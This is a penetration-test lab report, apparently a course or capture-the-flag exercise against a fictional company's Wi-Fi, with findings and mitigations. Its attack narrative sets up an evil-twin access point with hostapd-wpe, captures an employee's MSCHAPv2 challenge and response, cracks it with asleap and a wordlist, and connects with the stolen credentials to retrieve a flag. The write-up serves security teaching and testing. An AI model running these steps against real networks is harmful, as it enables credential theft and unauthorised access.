Ex130

Joshua Main-Smith

2020-12-15

Contents

Technical Report

Finding: Missing CA Certificate Connections

Risk Assessment

A trusted CA certificate was not required when connecting to a F4rmC0rp access point. The consequence of not requiring a trusted CA certificate upon connection is an attacker may spoof credentials to connect.

Vulnerability Description

Trusted CA certificates are an additional authentication method used in verifying the user connecting is an authorised user. Enterprise systems that don't require CA certificates are insecure with no server certificate being verified.

Confirmation method

This can be confirmed by connecting to a F4rmC0rp access point and selecting no CA certificate. A successful connection would indicate no certificate is required.

Mitigation or Resolution Strategy

Require a trusted CA certification upon connecting to an access point.

Finding: Password Cracking with Wordlist

Risk Assessment

A weak password was recovered from a captured network hash using a commonly used wordlist. The consequence of this is if an attacker captures the hashed password or the challenge and response from an access point, it can easily be cracked giving the attacker access credentials leading to sensitive data leak.

Vulnerability Description

Commonly used passwords can be easily cracked using publicly available wordlists or ther techniques.

Confirmation method

This can be confirmed by running the hashed password through a program like **john** or **hashcat**. In our case, we uncovered a challenge and response pair and ran it through **zcat** and **asleap**. If a password can be recovered this way using a wordlist (such as **rockyou.txt**) or another method, the password is too weak.

Mitigation or Resolution Strategy

Require employers to use stronger passwords when setting up their accounts. It is recommended to require a combination of characters, special characters, numbers, capital letters, lowercase letters and a decent length.


Attack Narrative

Capturing and Cracking Credentials

To begin, we identified an access point to attack by viewing which access points are within range using **airodump-ng**. Tp do this, we killed all the network interfaces that may cause disruption with **airmon-ng check kill** and **ifdown eth0**.

Then, we start monitor mode with **airmon-ng start wlan0**. We can now view nearby access points with **airodump-ng wlan0mon**. There were three F4rmC0rp access points of interest, **f4rmc0rp-ddwrt-0, f4rmc0rp-ddwrt-1** and **f4rmc0rp-ddwrt-2** (for this report, we will just refer to **f4rmc0rp-ddwrt-2**). All three access points were running on channel 6.

We decided to set up a fake access point using **hostapd-wpe**. We configured the configuration file by setting the **interface** to **wlan0mon**, the **ssid** to **f4rmc0rp-ddwrt-2** and the **channel** to **6** (located in **/etc/hostapd-wpe/hostapd-wpe.conf**). This configuration can be seen below.




```
# Interface - Probably wlan0 for 802.11, eth0 for wired
interface=wlan0mon

# May have to change these depending on build location
eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user
ca_cert=/etc/hostapd-wpe/certs/ca.pem
server_cert=/etc/hostapd-wpe/certs/server.pem
private_key=/etc/hostapd-wpe/certs/server.key
private_key_passwd=whatever
dh_file=/etc/hostapd-wpe/certs/dh

# 802.11 Options
ssid=f4rmc0rp-ddwrt-2
channel=6
```

We then ran our fake access point with **sudo hostapd-wpe/etc/hostapd-wpe/hostapd-wpe.conf** and waited for an employee to connect.


After some time, Brian connected to our access point giving us challenge and response credentials (of which a redacted version may be seen below).



```
wlan0mon: STA 16:21:08:3e:9e:8b IEEE 802.1X: Identity received from STA: 'brian'
wlan0mon: STA 16:21:08:3e:9e:8b IEEE 802.1X: Identity received from STA: 'brian'


eap-ttls/mschapv2: Sun Dec 13 14:24:41 2020
         username:      brian
         challenge:     13:[redacted]:9b
         response:      77:fc:[redacted]77:e7:9d:55
         jtr NETNTLM:           brian:$NETNTLM$13ad8[redacted]e77e79d55
         hashcat NETNTLM:       brian::::77fc87[redacted]ad8e1e7166b09b
wlan0mon: STA 16:21:08:3e:9e:8b IEEE 802.1X: Identity received from STA: 'brian'
```

We then cracked Brian's password using **zcat /usr/share/wordlists/rockyou.txt.gz | asleap -C challenge -R response**, with a redacted screenshot shown below (make sure **rockyou.txt** is gunzipped first).




```
kali@kali:~$ zcat /usr/share/wordlists/rockyou.txt.gz | asleap -C 13:[redacted]:9b -R 77:fc[redacted]9d:55 -W -
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using STDIN for words.
        hash bytes:        988b
        NT hash:           726[redacted]7988b
        password:          S[redacted]sh
```

With these credentials, we then connected to F4rmC0rp's access point using Brian's credentials.

Connecting with WPA Supplicant

After restarting our network interface, we set up our WPA supplicant configuration folder in **/etc/wpa_supplicant/wpa_supplicant.conf** with the appropriate credentials recovered from F4rmC0rp's access point (the **phase2** authorisation parameter can be seen when attempting to connect to the access point, showing the use of MSCHAPV2).




```
root@kali:/home/kali# cat /etc/wpa_supplicant/wpa_supplicant.conf
network={
        ssid="f4rmc0rp-ddwrt-2"
        key_mgmt=WPA-EAP
        eap=TTLS
        identity="brian"
        phase2="auth=MSCHAPV2"
        password="S[redacted]sh"
        scan_ssid=1
}
```

Before connecting with WPA supplicant, we stopped any network services that may interfere with our connection with **airmon-ng check kill** and **ifdown eth0**. We also confirmed that **f4rmc0rp-ddwrt-2** was still up with **airodump-ng wlan0**.

We then associate wlan0 with a valid **192.168.0.0/24** address by using the command **ip route add 192.168.0.0/24 dev wlan0**. We can verify that this was done correctly with **ip route show**.


We then connected with **wpa_supplicant -c /etc/wpa_supplicant/wpa_supplicant.conf -i wlan0**.



```
wlan0: CTRL-EVENT-EAP-PEER-ALT depth=0 DNS:www.m3g4c0rp.com
EAP-TTLS: Phase 2 MSCHAPV2 authentication succeeded
wlan0: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
wlan0: PMKSA-CACHE-ADDED 24:f5:a2:73:0e:cf 0
wlan0: WPA: Key negotiation completed with 24:f5:a2:73:0e:cf [PTK=CCMP GTK=CCMP]
wlan0: CTRL-EVENT-CONNECTED - Connection to 24:f5:a2:73:0e:cf completed [id=0 id_
str=]
```


After receiving a confirmation that we successfully connected, we started DHClient with **sudo dhclient wlan0**.

We were then able to successfully connect to F4rmC0rp's secret landing page at **45.79.141.10**.




These are the hidden F4rmC0rp pages.

Viewing the source of the page revealed a commented out directory.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtm
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>F4rmC0rp Hidden pages</title>
  </head>
  <body>
    These are the hidden F4rmC0rp pages.
  <!-- <a href="Corp/message.txt">Most recent message</a> -->
  </body>
</html>
```

Navigating to this directory revealed a key.



```
Here is your thing: KEY021:JZEj87cPVb26Fff+0e1DXw==
```